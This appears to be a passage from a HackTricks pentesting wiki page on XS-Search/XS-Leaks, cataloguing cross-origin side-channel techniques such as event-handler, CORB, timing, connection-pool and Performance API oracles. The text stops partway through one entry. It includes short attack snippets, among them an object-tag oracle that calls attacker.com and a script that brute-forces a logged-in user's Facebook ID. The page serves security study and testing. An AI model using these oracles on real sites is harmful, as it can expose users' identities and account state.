overview.md (95884B)
1 --- 2 title: "XS-Search/XS-Leaks" 3 section: "Web Pentesting" 4 sectionSlug: "pentesting-web" 5 sourcePath: "src/pentesting-web/xs-search/README.md" 6 sourceUrl: "https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xs-search/README.md" 7 sha: "188de82beb54e70956b2952367a0af91d26758b8" 8 isIndex: true 9 modified: true 10 license: "CC-BY-NC-4.0" 11 --- 12 13 # XS-Search/XS-Leaks 14 15 ## Basic Information 16 17 XS-Search is a method used for **extracting cross-origin information** by leveraging **side channel vulnerabilities**.<sup>[[1]](#references)[[2]](#references)</sup> 18 19 Key components involved in this attack include: 20 21 - **Vulnerable Web**: The target website from which information is intended to be extracted. 22 - **Attacker's Web**: The malicious website created by the attacker, which the victim visits, hosting the exploit. 23 - **Inclusion Method**: The technique employed to incorporate the Vulnerable Web into the Attacker's Web (e.g., window.open, iframe, fetch, HTML tag with href, etc.). 24 - **Leak Technique**: Techniques used to discern differences in the state of the Vulnerable Web based on information gathered through the inclusion method. 25 - **States**: The two potential conditions of the Vulnerable Web, which the attacker aims to distinguish. 26 - **Detectable Differences**: Observable variations that the attacker relies on to infer the state of the Vulnerable Web. 27 28 ### Detectable Differences 29 30 Several aspects can be analyzed to differentiate the states of the Vulnerable Web: 31 32 - **Status Code**: Distinguishing between **various HTTP response status codes** cross-origin, like server errors, client errors, or authentication errors. 33 - **API Usage**: Identifying **usage of Web APIs** across pages, revealing whether a cross-origin page employs a specific JavaScript Web API. 34 - **Redirects**: Detecting navigations to different pages, not just HTTP redirects but also those triggered by JavaScript or HTML. 35 - **Page Content**: Observing **variations in the HTTP response body** or in page sub-resources, such as the **number of embedded frames** or size disparities in images. 36 - **HTTP Header**: Noting the presence or possibly the value of a **specific HTTP response header**, including headers like X-Frame-Options, Content-Disposition, and Cross-Origin-Resource-Policy. 37 - **Timing**: Noticing consistent time disparities between the two states. 38 39 ### Inclusion Methods 40 41 - **HTML Elements**: HTML offers various elements for **cross-origin resource inclusion**, like stylesheets, images, or scripts, compelling the browser to request a non-HTML resource. A compilation of potential HTML elements for this purpose can be found at [https://github.com/cure53/HTTPLeaks](https://github.com/cure53/HTTPLeaks). 42 - **Frames**: Elements such as **iframe**, **object**, and **embed** can embed HTML resources directly into the attacker's page. If the page **lacks framing protection**, JavaScript can access the framed resource’s window object via the contentWindow property. 43 - **Pop-ups**: The **`window.open`** method opens a resource in a new tab or window, providing a **window handle** for JavaScript to interact with methods and properties following the SOP. Pop-ups, often used in single sign-on, circumvent framing and cookie restrictions of a target resource. However, modern browsers restrict pop-up creation to certain user actions. 44 - **JavaScript Requests**: JavaScript permits direct requests to target resources using **XMLHttpRequests** or the **Fetch API**. These methods offer precise control over the request, like opting to follow HTTP redirects. 45 46 ### Leak Techniques 47 48 - **Event Handler**: A classical leak technique in XS-Leaks, where event handlers like **onload** and **onerror** provide insights about resource loading success or failure. 49 - **Error Messages**: JavaScript exceptions or special error pages can provide leak information either directly from the error message or by differentiating between its presence and absence. 50 - **Global Limits**: Physical limitations of a browser, like memory capacity or other enforced browser limits, can signal when a threshold is reached, serving as a leak technique. 51 - **Global State**: Detectable interactions with browsers' **global states** (e.g., the History interface) can be exploited. For instance, the **number of entries** in a browser's history can offer clues about cross-origin pages. 52 - **Performance API**: This API provides **performance details of the current page**, including network timing for the document and loaded resources, enabling inferences about requested resources. 53 - **Readable Attributes**: Some HTML attributes are **readable cross-origin** and can be used as a leak technique. For instance, the `window.frame.length` property allows JavaScript to count the frames included in a webpage cross-origin. 54 55 ## XSinator Tool & Paper 56 57 XSinator is an automatic tool to **check browsers against several know XS-Leaks** explained in its paper: [**https://xsinator.com/paper.pdf**](https://xsinator.com/paper.pdf)<sup>[[1]](#references)</sup> 58 59 You can **access the tool in** [**https://xsinator.com/**](https://xsinator.com/)<sup>[[4]](#references)</sup> 60 61 > [!WARNING] 62 > **Excluded XS-Leaks**: We had to exclude XS-Leaks that rely on **service workers** as they would interfere with other leaks in XSinator. Furthermore, we chose to **exclude XS-Leaks that rely on misconfiguration and bugs in a specific web application**. For example, CrossOrigin Resource Sharing (CORS) misconfigurations, postMessage leakage or Cross-Site Scripting. Additionally, we excluded timebased XS-Leaks since they often suffer from being slow, noisy and inaccurate.<sup>[[1]](#references)</sup> 63 64 65 ## **Timing Based techniques** 66 67 Some of the following techniques are going to use timing to as part of the process to detect differences in the possible states of the web pages. There are different ways to measure time in a web browser. 68 69 **Clocks**: The [performance.now()](https://developer.mozilla.org/en-US/docs/Web/API/Performance/now) API allows developers to get high-resolution timing measurements.\ 70 There are a considerable number of APIs attackers can abuse to create implicit clocks: [Broadcast Channel API](https://developer.mozilla.org/en-US/docs/Web/API/Broadcast_Channel_API), [Message Channel API](https://developer.mozilla.org/en-US/docs/Web/API/MessageChannel), [requestAnimationFrame](https://developer.mozilla.org/en-US/docs/Web/API/window/requestAnimationFrame), [setTimeout](https://developer.mozilla.org/en-US/docs/Web/API/WindowOrWorkerGlobalScope/setTimeout), CSS animations, and others.\ 71 For more info: [https://xsleaks.dev/docs/attacks/timing-attacks/clocks](https://xsleaks.dev/docs/attacks/timing-attacks/clocks/).<sup>[[2]](#references)[[23]](#references)</sup> 72 73 ## Event Handler Techniques 74 75 ### Onload/Onerror 76 77 - **Inclusion Methods**: Frames, HTML Elements 78 - **Detectable Difference**: Status Code 79 - **More info**: [https://www.usenix.org/conference/usenixsecurity19/presentation/staicu](https://www.usenix.org/conference/usenixsecurity19/presentation/staicu), [https://xsleaks.dev/docs/attacks/error-events/](https://xsleaks.dev/docs/attacks/error-events/)<sup>[[7]](#references)[[24]](#references)</sup> 80 - **Summary**: if trying to load a resource onerror/onload events are triggered with the resource is loaded successfully/unsuccessfully it's possible to figure out the status code.<sup>[[2]](#references)[[7]](#references)</sup> 81 - **Code example**: [https://xsinator.com/testing.html#Event%20Handler%20Leak%20(Script)](<https://xsinator.com/testing.html#Event%20Handler%20Leak%20(Script)>) 82 83 84 [Cookie Bomb + Onerror Xs Leak](/hacktricks/pentesting-web/xs-search/cookie-bomb-onerror-xs-leak) 85 86 The code example try lo **load scripts objects from JS**, but **other tags** such as objects, stylesheets, images, audios could be also used. Moreover, it's also possible to inject the **tag directly** and declare the `onload` and `onerror` events inside the tag (instead of injecting it from JS). 87 88 There is also a script-less version of this attack: 89 90 ```html 91 <object data="//example.com/404"> 92 <object data="//attacker.com/?error"></object> 93 </object> 94 ``` 95 96 In this case if `example.com/404` is not found `attacker.com/?error` will be loaded. 97 98 ### Content-Type/CORB script load oracle 99 100 - **Inclusion Methods**: HTML Elements (script) 101 - **Detectable Difference**: Header / Content-Type via onload vs onerror (CORB) 102 - **Summary:** If an endpoint returns HTML on match vs JSON on mismatch, load it with `<script src>`. HTML triggers `onload`; JSON is CORB-blocked and fires `onerror`, giving a Boolean oracle to brute-force identifiers like `__user` within a known scope.<sup>[[6]](#references)</sup> 103 - **Notes:** Works cross-origin without reading bodies; handy to enumerate the active account when one tenant ID is fixed. 104 105 ### postMessage vs X-Frame-Options deny oracle 106 107 - **Inclusion Methods**: Frames 108 - **Detectable Difference**: Header (XFO) + postMessage presence/absence 109 - **Summary:** Some widgets postMessage to their parent once loaded. If the request is framed with a wrong identifier, the server may respond with `X-Frame-Options: deny`, preventing rendering and therefore no message is emitted. By setting the iframe `src` with the candidate ID, waiting for a `message` event (success) and treating timeout/no message as failure, the active account can be brute-forced.<sup>[[6]](#references)</sup> 110 - **Minimal snippet:** 111 ```html 112 <iframe id=fb width=0 height=0></iframe> 113 <script> 114 function test(id){ 115 fb.src=`https://www.facebook.com/plugins/like.php?__a=1&__user=${id}`; 116 return new Promise(r=>{ 117 const t=setTimeout(()=>r(false),2000); 118 onmessage=()=>{clearTimeout(t);r(true);} 119 }); 120 } 121 </script> 122 ``` 123 - **Related:** 124 [Readme](/hacktricks/pentesting-web/postmessage-vulnerabilities/overview) 125 126 [Iframe Traps](/hacktricks/pentesting-web/iframe-traps) 127 128 for more message/iframe pitfalls. 129 130 ### Onload Timing 131 132 - **Inclusion Methods**: HTML Elements 133 - **Detectable Difference**: Timing (generally due to Page Content, Status Code) 134 - **More info**: [https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#onload-events](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#onload-events)<sup>[[25]](#references)</sup> 135 - **Summary:** The [**performance.now()**](https://xsleaks.dev/docs/attacks/timing-attacks/clocks/#performancenow) **API** can be used to measure how much time it takes to perform a request. However, other clocks could be used, such as [**PerformanceLongTaskTiming API**](https://developer.mozilla.org/en-US/docs/Web/API/PerformanceLongTaskTiming) which can identify tasks running for more than 50ms.<sup>[[2]](#references)</sup> 136 - **Code Example**: [https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#onload-events](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#onload-events) another example in: 137 138 139 [Performance.Now Example](/hacktricks/pentesting-web/xs-search/performance-now-example) 140 141 #### Onload Timing + Forced Heavy Task 142 143 This technique is just like the previous one, but the **attacker** will also **force** some action to take a **relevant amount time** when the **answer is positive or negative** and measure that time. 144 145 146 [Performance.Now + Force Heavy Task](/hacktricks/pentesting-web/xs-search/performance-now-force-heavy-task) 147 148 ### unload/beforeunload Timing 149 150 - **Inclusion Methods**: Frames 151 - **Detectable Difference**: Timing (generally due to Page Content, Status Code) 152 - **More info**: [https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#unload-events](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#unload-events)<sup>[[26]](#references)</sup> 153 - **Summary:** The [SharedArrayBuffer clock](https://xsleaks.dev/docs/attacks/timing-attacks/clocks/#sharedarraybuffer-and-web-workers) can be used to measure how much time it takes to perform a request. Other clocks could be used.<sup>[[2]](#references)</sup> 154 - **Code Example**: [https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#unload-events](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#unload-events) 155 156 The time taken to fetch a resource can be measured by utilizing the [`unload`](https://developer.mozilla.org/en-US/docs/Web/API/Window/unload_event) and [`beforeunload`](https://developer.mozilla.org/en-US/docs/Web/API/Window/beforeunload_event) events. The **`beforeunload`** event is fired when the browser is about to navigate to a new page, while the **`unload`** event occurs when the navigation is actually taking place. The time difference between these two events can be calculated to determine the **duration the browser spent fetching the resource**. 157 158 ### Sandboxed Frame Timing + onload <a href="#sandboxed-frame-timing-attacks" id="sandboxed-frame-timing-attacks"></a> 159 160 - **Inclusion Methods**: Frames 161 - **Detectable Difference**: Timing (generally due to Page Content, Status Code) 162 - **More info**: [https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#sandboxed-frame-timing-attacks](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#sandboxed-frame-timing-attacks)<sup>[[27]](#references)</sup> 163 - **Summary:** The [performance.now()](https://xsleaks.dev/docs/attacks/timing-attacks/clocks/#performancenow) API can be used to measure how much time it takes to perform a request. Other clocks could be used.<sup>[[2]](#references)</sup> 164 - **Code Example**: [https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#sandboxed-frame-timing-attacks](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#sandboxed-frame-timing-attacks) 165 166 It has been observed that in the absence of [Framing Protections](https://xsleaks.dev/docs/defenses/opt-in/xfo/), the time required for a page and its subresources to load over the network can be measured by an attacker. This measurement is typically possible because the `onload` handler of an iframe is triggered only after the completion of resource loading and JavaScript execution. To bypass the variability introduced by script execution, an attacker might employ the [`sandbox`](https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe) attribute within the `<iframe>`. The inclusion of this attribute restricts numerous functionalities, notably the execution of JavaScript, thereby facilitating a measurement that is predominantly influenced by network performance. 167 168 ```javascript 169 // Example of an iframe with the sandbox attribute 170 <iframe src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xs-search/example.html" sandbox></iframe> 171 ``` 172 173 ### #ID + error + onload 174 175 - **Inclusion Methods**: Frames 176 - **Detectable Difference**: Page Content 177 - **More info**: 178 - **Summary**: If you can make the page error when the correct content is accessed and make it load correctly when any content is accessed, then you can make a loop to extract all the information without measuring the time.<sup>[[5]](#references)</sup> 179 - **Code Example**: 180 181 Suppose that you can **insert** the **page** that has the **secret** content **inside an Iframe**. 182 183 You can **make the victim search** for the file that contains "_**flag**_" using an **Iframe** (exploiting a CSRF for example). Inside the Iframe you know that the _**onload event**_ will be **executed always at least once**. Then, you can **change** the **URL** of the **iframe** but changing only the **content** of the **hash** inside the URL. 184 185 For example: 186 187 1. **URL1**: www.attacker.com/xssearch#try1 188 2. **URL2**: www.attacker.com/xssearch#try2 189 190 If the first URL was **successfully loaded**, then, when **changing** the **hash** part of the URL the **onload** event **won't be triggered** again. But **if** the page had some kind of **error** when **loading**, then, the **onload** event will be **triggered again**. 191 192 Then, you can **distinguish between** a **correctly** loaded page or page that has an **error** when is accessed. 193 194 ### Javascript Execution 195 196 - **Inclusion Methods**: Frames 197 - **Detectable Difference**: Page Content 198 - **More info**: 199 - **Summary:** If the **page** is **returning** the **sensitive** content, **or** a **content** that can be **controlled** by the user. The user could set **valid JS code in the negative case**, an **load** each try inside **`<script>`** tags, so in **negative** cases attackers **code** is **executed,** and in **affirmative** cases **nothing** will be executed. 200 - **Code Example:** 201 202 203 [Javascript Execution Xs Leak](/hacktricks/pentesting-web/xs-search/javascript-execution-xs-leak) 204 205 ### CORB - Onerror 206 207 - **Inclusion Methods**: HTML Elements 208 - **Detectable Difference**: Status Code & Headers 209 - **More info**: [https://xsleaks.dev/docs/attacks/browser-features/corb/](https://xsleaks.dev/docs/attacks/browser-features/corb/)<sup>[[28]](#references)</sup> 210 - **Summary**: **Cross-Origin Read Blocking (CORB)** is a security measure that prevents web pages from loading certain sensitive cross-origin resources to protect against attacks like **Spectre**. However, attackers can exploit its protective behavior. When a response subject to **CORB** returns a _**CORB protected**_ `Content-Type` with `nosniff` and a `2xx` status code, **CORB** strips the response's body and headers. Attackers observing this can infer the combination of the **status code** (indicating success or error) and the `Content-Type` (denoting whether it's protected by **CORB**), leading to potential information leakage.<sup>[[2]](#references)</sup> 211 - **Code Example:** 212 213 Check the more information link for more information about the attack. 214 215 ### onblur 216 217 - **Inclusion Methods**: Frames 218 - **Detectable Difference**: Page Content 219 - **More info**: [https://xsleaks.dev/docs/attacks/id-attribute/](https://xsleaks.dev/docs/attacks/id-attribute/), [https://xsleaks.dev/docs/attacks/experiments/portals/](https://xsleaks.dev/docs/attacks/experiments/portals/)<sup>[[29]](#references)[[30]](#references)</sup> 220 - **Summary**: Leak sensitive data from the id or name attribute.<sup>[[2]](#references)</sup> 221 - **Code Example**: [https://xsleaks.dev/docs/attacks/id-attribute/#code-snippet](https://xsleaks.dev/docs/attacks/id-attribute/#code-snippet) 222 223 It's possible to **load a page** inside an **iframe** and use the **`#id_value`** to make the page **focus on the element** of the iframe with indicated if, then if an **`onblur`** signal is triggered, the ID element exists.\ 224 You can perform the same attack with **`portal`** tags. 225 226 ### postMessage Broadcasts <a href="#postmessage-broadcasts" id="postmessage-broadcasts"></a> 227 228 - **Inclusion Methods**: Frames, Pop-ups 229 - **Detectable Difference**: API Usage 230 - **More info**: [https://xsleaks.dev/docs/attacks/postmessage-broadcasts/](https://xsleaks.dev/docs/attacks/postmessage-broadcasts/)<sup>[[31]](#references)</sup> 231 - **Summary**: Gather sensitive information from a postMessage or use the presence of postMessages as an oracle to know the status of the user in the page<sup>[[2]](#references)</sup> 232 - **Code Example**: `Any code listening for all postMessages.` 233 234 Applications frequently utilize [`postMessage` broadcasts](https://developer.mozilla.org/en-US/docs/Web/API/Window/postMessage) to communicate across different origins. However, this method can inadvertently expose **sensitive information** if the `targetOrigin` parameter is not properly specified, allowing any window to receive the messages. Furthermore, the mere act of receiving a message can act as an **oracle**; for instance, certain messages might only be sent to users who are logged in. Therefore, the presence or absence of these messages can reveal information about the user's state or identity, such as whether they are authenticated or not. 235 236 ## Global Limits Techniques 237 238 ### WebSocket API 239 240 - **Inclusion Methods**: Frames, Pop-ups 241 - **Detectable Difference**: API Usage 242 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.1)<sup>[[1]](#references)</sup> 243 - **Summary**: Exhausting the WebSocket connection limit leaks the number of WebSocket connections of a cross-origin page.<sup>[[1]](#references)</sup> 244 - **Code Example**: [https://xsinator.com/testing.html#WebSocket%20Leak%20(FF)](<https://xsinator.com/testing.html#WebSocket%20Leak%20(FF)>), [https://xsinator.com/testing.html#WebSocket%20Leak%20(GC)](<https://xsinator.com/testing.html#WebSocket%20Leak%20(GC)>) 245 246 It is possible to identify if, and how many, **WebSocket connections a target page uses**. It allows an attacker to detect application states and leak information tied to the number of WebSocket connections. 247 248 If one **origin** uses the **maximum amount of WebSocket** connection objects, regardless of their connections state, the creation of **new objects will result in JavaScript exceptions**. To execute this attack, the attacker website opens the target website in a pop-up or iframe and then, after the target web has been loaded, attempts to create the maximum number of WebSockets connections possible. The **number of thrown exceptions** is the **number of WebSocket connections used by the target website** window. 249 250 ### Payment API 251 252 - **Inclusion Methods**: Frames, Pop-ups 253 - **Detectable Difference**: API Usage 254 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.1)<sup>[[1]](#references)</sup> 255 - **Summary**: Detect Payment Request because only one can be active at a time.<sup>[[1]](#references)</sup> 256 - **Code Example**: [https://xsinator.com/testing.html#Payment%20API%20Leak](https://xsinator.com/testing.html#Payment%20API%20Leak) 257 258 This XS-Leak enables an attacker to **detect when a cross-origin page initiates a payment request**. 259 260 Because **only one request payment can be active** at the same time, if the target website is using the Payment Request API, any f**urther attempts to show use this API will fail**, and cause a **JavaScript exception**. The attacker can exploit this by **periodically attempting to show the Payment API UI**. If one attempt causes an exception, the target website is currently using it. The attacker can hide these periodical attempts by immediately closing the UI after creation. 261 262 ### Timing the Event Loop <a href="#timing-the-event-loop" id="timing-the-event-loop"></a> 263 264 - **Inclusion Methods**: 265 - **Detectable Difference**: Timing (generally due to Page Content, Status Code) 266 - **More info**: [https://xsleaks.dev/docs/attacks/timing-attacks/execution-timing/#timing-the-event-loop](https://xsleaks.dev/docs/attacks/timing-attacks/execution-timing/#timing-the-event-loop)<sup>[[32]](#references)</sup> 267 - **Summary:** Measure execution time of a web abusing the single-threaded JS event loop.<sup>[[2]](#references)</sup> 268 - **Code Example**: 269 270 271 [Event Loop Blocking + Lazy Images](/hacktricks/pentesting-web/xs-search/event-loop-blocking-lazy-images) 272 273 JavaScript operates on a [single-threaded event loop](https://developer.mozilla.org/en-US/docs/Web/JavaScript/EventLoop) concurrency model, signifying that **it can only execute one task at a time**. This characteristic can be exploited to gauge **how long code from a different origin takes to execute**. An attacker can measure the execution time of their own code in the event loop by continuously dispatching events with fixed properties. These events will be processed when the event pool is empty. If other origins are also dispatching events to the same pool, an **attacker can infer the time it takes for these external events to execute by observing delays in the execution of their own tasks**. This method of monitoring the event loop for delays can reveal the execution time of code from different origins, potentially exposing sensitive information. 274 275 > [!WARNING] 276 > Preload the page's dependencies before sampling the event loop so network latency does not dominate the execution-time signal. 277 278 ### Busy Event Loop <a href="#busy-event-loop" id="busy-event-loop"></a> 279 280 - **Inclusion Methods**: 281 - **Detectable Difference**: Timing (generally due to Page Content, Status Code) 282 - **More info**: [https://xsleaks.dev/docs/attacks/timing-attacks/execution-timing/#busy-event-loop](https://xsleaks.dev/docs/attacks/timing-attacks/execution-timing/#busy-event-loop)<sup>[[33]](#references)</sup> 283 - **Summary:** One method to measure the execution time of a web operation involves intentionally blocking the event loop of a thread and then timing **how long it takes for the event loop to become available again**. By inserting a blocking operation (such as a long computation or a synchronous API call) into the event loop, and monitoring the time it takes for subsequent code to begin execution, one can infer the duration of the tasks that were executing in the event loop during the blocking period. This technique leverages the single-threaded nature of JavaScript's event loop, where tasks are executed sequentially, and can provide insights into the performance or behavior of other operations sharing the same thread.<sup>[[2]](#references)</sup> 284 - **Code Example**: 285 286 A significant advantage of the technique of measuring execution time by locking the event loop is its potential to circumvent **Site Isolation**. **Site Isolation** is a security feature that separates different websites into separate processes, aiming to prevent malicious sites from directly accessing sensitive data from other sites. However, by influencing the execution timing of another origin through the shared event loop, an attacker can indirectly extract information about that origin's activities. This method does not rely on direct access to the other origin's data but rather observes the impact of that origin's activities on the shared event loop, thus evading the protective barriers established by **Site Isolation**. 287 288 > [!WARNING] 289 > For busy-loop measurements, warm caches first and compare several samples; this reduces network noise and scheduler outliers. 290 291 ### Connection Pool 292 293 - **Inclusion Methods**: JavaScript Requests 294 - **Detectable Difference**: Timing (generally due to Page Content, Status Code) 295 - **More info**: [https://xsleaks.dev/docs/attacks/timing-attacks/connection-pool/](https://xsleaks.dev/docs/attacks/timing-attacks/connection-pool/)<sup>[[34]](#references)</sup> 296 - **Summary:** An attacker could lock all the sockets except 1, load the target web and at the same time load another page, the time until the last page is starting to load is the time the target page took to load.<sup>[[2]](#references)</sup> 297 - **Code Example**: 298 299 300 [Connection Pool Example](/hacktricks/pentesting-web/xs-search/connection-pool-example) 301 302 Browsers utilize sockets for server communication, but due to the limited resources of the operating system and hardware, **browsers are compelled to impose a limit** on the number of concurrent sockets. Attackers can exploit this limitation through the following steps: 303 304 1. Ascertain the browser's socket limit, for instance, 256 global sockets. 305 2. Occupy 255 sockets for an extended duration by initiating 255 requests to various hosts, designed to keep the connections open without completing. 306 3. Employ the 256th socket to send a request to the target page. 307 4. Attempt a 257th request to a different host. Given that all sockets are in use (as per steps 2 and 3), this request will be queued until a socket becomes available. The delay before this request proceeds provides the attacker with timing information about the network activity related to the 256th socket (the target page's socket). This inference is possible because the 255 sockets from step 2 are still engaged, implying that any newly available socket must be the one released from step 3. The time taken for the 256th socket to become available is thus directly linked to the time required for the request to the target page to complete. 308 309 For more info: [https://xsleaks.dev/docs/attacks/timing-attacks/connection-pool/](https://xsleaks.dev/docs/attacks/timing-attacks/connection-pool/) 310 311 ### Connection Pool by Destination 312 313 - **Inclusion Methods**: JavaScript Requests 314 - **Detectable Difference**: Timing (generally due to Page Content, Status Code) 315 - **More info**: 316 - **Summary:** It's like the previous technique but instead of using all the sockets, Google **Chrome** puts a limit of **6 concurrent request to the same origin**. If we **block 5** and then **launch a 6th** request we can **time** it and if we managed to make the **victim page send** more **requests** to the same endpoint to detect a **status** of the **page**, the **6th request** will take **longer** and we can detect it. 317 318 ## Performance API Techniques 319 320 The [`Performance API`](https://developer.mozilla.org/en-US/docs/Web/API/Performance) offers insights into the performance metrics of web applications, further enriched by the [`Resource Timing API`](https://developer.mozilla.org/en-US/docs/Web/API/Resource_Timing_API). The Resource Timing API enables the monitoring of detailed network request timings, such as the duration of the requests. Notably, when servers include the `Timing-Allow-Origin: *` header in their responses, additional data like the transfer size and domain lookup time becomes available. 321 322 This wealth of data can be retrieved via methods like [`performance.getEntries`](https://developer.mozilla.org/en-US/docs/Web/API/Performance/getEntries) or [`performance.getEntriesByName`](https://developer.mozilla.org/en-US/docs/Web/API/Performance/getEntriesByName), providing a comprehensive view of performance-related information. Additionally, the API facilitates the measurement of execution times by calculating the difference between timestamps obtained from [`performance.now()`](https://developer.mozilla.org/en-US/docs/Web/API/Performance/now). However, it's worth noting that for certain operations in browsers like Chrome, the precision of `performance.now()` may be limited to milliseconds, which could affect the granularity of timing measurements. 323 324 Beyond timing measurements, the Performance API can be leveraged for security-related insights. For instance, the presence or absence of pages in the `performance` object in Chrome can indicate the application of `X-Frame-Options`. Specifically, if a page is blocked from rendering in a frame due to `X-Frame-Options`, it will not be recorded in the `performance` object, providing a subtle clue about the page's framing policies. 325 326 ### Error Leak 327 328 - **Inclusion Methods**: Frames, HTML Elements 329 - **Detectable Difference**: Status Code 330 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.2)<sup>[[1]](#references)</sup> 331 - **Summary:** A request that results in errors will not create a resource timing entry.<sup>[[1]](#references)</sup> 332 - **Code Example**: [https://xsinator.com/testing.html#Performance%20API%20Error%20Leak](https://xsinator.com/testing.html#Performance%20API%20Error%20Leak) 333 334 It is possible to **differentiate between HTTP response status codes** because requests that lead to an **error** do **not create a performance entry**. 335 336 ### Style Reload Error 337 338 - **Inclusion Methods**: HTML Elements 339 - **Detectable Difference**: Status Code 340 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.2)<sup>[[1]](#references)</sup> 341 - **Summary:** Due to a browser bug, requests that result in errors are loaded twice.<sup>[[1]](#references)</sup> 342 - **Code Example**: [https://xsinator.com/testing.html#Style%20Reload%20Error%20Leak](https://xsinator.com/testing.html#Style%20Reload%20Error%20Leak) 343 344 In the previous technique it was also identified two cases where browser bugs in GC lead to **resources being loaded twice when they fail to load**. This will result in multiple entries in the Performance API and can thus be detected. 345 346 ### Request Merging Error 347 348 - **Inclusion Methods**: HTML Elements 349 - **Detectable Difference**: Status Code 350 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.2)<sup>[[1]](#references)</sup> 351 - **Summary:** Requests that result in an error can not be merged.<sup>[[1]](#references)</sup> 352 - **Code Example**: [https://xsinator.com/testing.html#Request%20Merging%20Error%20Leak](https://xsinator.com/testing.html#Request%20Merging%20Error%20Leak) 353 354 The technique was found in a table in the mentioned paper but no description of the technique was found on it. However, you can find the source code checking for it in [https://xsinator.com/testing.html#Request%20Merging%20Error%20Leak](https://xsinator.com/testing.html#Request%20Merging%20Error%20Leak) 355 356 ### Empty Page Leak 357 358 - **Inclusion Methods**: Frames 359 - **Detectable Difference**: Page Content 360 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.2)<sup>[[1]](#references)</sup> 361 - **Summary:** Empty responses do not create resource timing entries.<sup>[[1]](#references)</sup> 362 - **Code Example**: [https://xsinator.com/testing.html#Performance%20API%20Empty%20Page%20Leak](https://xsinator.com/testing.html#Performance%20API%20Empty%20Page%20Leak) 363 364 An attacker can detect if a request resulted in an empty HTTP response body because e**mpty pages do not create a performance entry in some browsers**. 365 366 ### **XSS-Auditor Leak** 367 368 - **Inclusion Methods**: Frames 369 - **Detectable Difference**: Page Content 370 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.2)<sup>[[1]](#references)</sup> 371 - **Summary:** Using the XSS Auditor in Security Assertions, attackers can detect specific webpage elements by observing alterations in responses when crafted payloads trigger the auditor's filtering mechanism.<sup>[[1]](#references)</sup> 372 - **Code Example**: [https://xsinator.com/testing.html#Performance%20API%20XSS%20Auditor%20Leak](https://xsinator.com/testing.html#Performance%20API%20XSS%20Auditor%20Leak) 373 374 In Security Assertions (SA), the XSS Auditor, originally intended to prevent Cross-Site Scripting (XSS) attacks, can paradoxically be exploited to leak sensitive information. Although this built-in feature was removed from Google Chrome (GC), it's still present in SA. In 2013, Braun and Heiderich demonstrated that the XSS Auditor could inadvertently block legitimate scripts, leading to false positives. Building on this, researchers developed techniques to extract information and detect specific content on cross-origin pages, a concept known as XS-Leaks, initially reported by Terada and elaborated by Heyes in a blog post. Although these techniques were specific to the XSS Auditor in GC, it was discovered that in SA, pages blocked by the XSS Auditor do not generate entries in the Performance API, revealing a method through which sensitive information might still be leaked. 375 376 ### X-Frame Leak 377 378 - **Inclusion Methods**: Frames 379 - **Detectable Difference**: Header 380 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.2), [https://xsleaks.github.io/xsleaks/examples/x-frame/index.html](https://xsleaks.github.io/xsleaks/examples/x-frame/index.html), [https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#detecting-x-frame-options](https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#detecting-x-frame-options)<sup>[[1]](#references)[[35]](#references)[[36]](#references)</sup> 381 - **Summary:** Resource with X-Frame-Options header does not create resource timing entry.<sup>[[1]](#references)[[2]](#references)[[3]](#references)</sup> 382 - **Code Example**: [https://xsinator.com/testing.html#Performance%20API%20X-Frame%20Leak](https://xsinator.com/testing.html#Performance%20API%20X-Frame%20Leak) 383 384 If a page is **not allowed** to be **rendered** in an **iframe** it does **not create a performance entry**. As a result, an attacker can detect the response header **`X-Frame-Options`**.\ 385 Same happens if you use an **embed** **tag.** 386 387 ### Download Detection 388 389 - **Inclusion Methods**: Frames 390 - **Detectable Difference**: Header 391 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.2)<sup>[[1]](#references)</sup> 392 - **Summary:** Downloads do not create resource timing entries in the Performance API.<sup>[[1]](#references)</sup> 393 - **Code Example**: [https://xsinator.com/testing.html#Performance%20API%20Download%20Detection](https://xsinator.com/testing.html#Performance%20API%20Download%20Detection) 394 395 Similar, to the XS-Leak described, a **resource that is downloaded** because of the ContentDisposition header, also does **not create a performance entry**. This technique works in all major browsers. 396 397 ### Redirect Start Leak 398 399 - **Inclusion Methods**: Frames 400 - **Detectable Difference**: Redirect 401 - **More info**: [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) (5.2)<sup>[[1]](#references)</sup> 402 - **Summary:** Resource timing entry leaks the start time of a redirect.<sup>[[1]](#references)</sup> 403 - **Code Example**: [https://xsinator.com/testing.html#Redirect%20Start%20Leak](https://xsinator.com/testing.html#Redirect%20Start%20Leak) 404 405 We found one XS-Leak instance that abuses the behavior of some browsers which log too much information for cross-origin requests. The standard defines a subset of attributes that should be set to zero for cross-origin resources. However, in **SA** it is possible to detect if the user is **redirected** by the target page, by querying the **Performance API** and checking for the **redirectStart timing data**. 406 407 ### Duration Redirect Leak 408 409 - **Inclusion Methods**: Fetch API 410 - **Detectable Difference**: Redirect 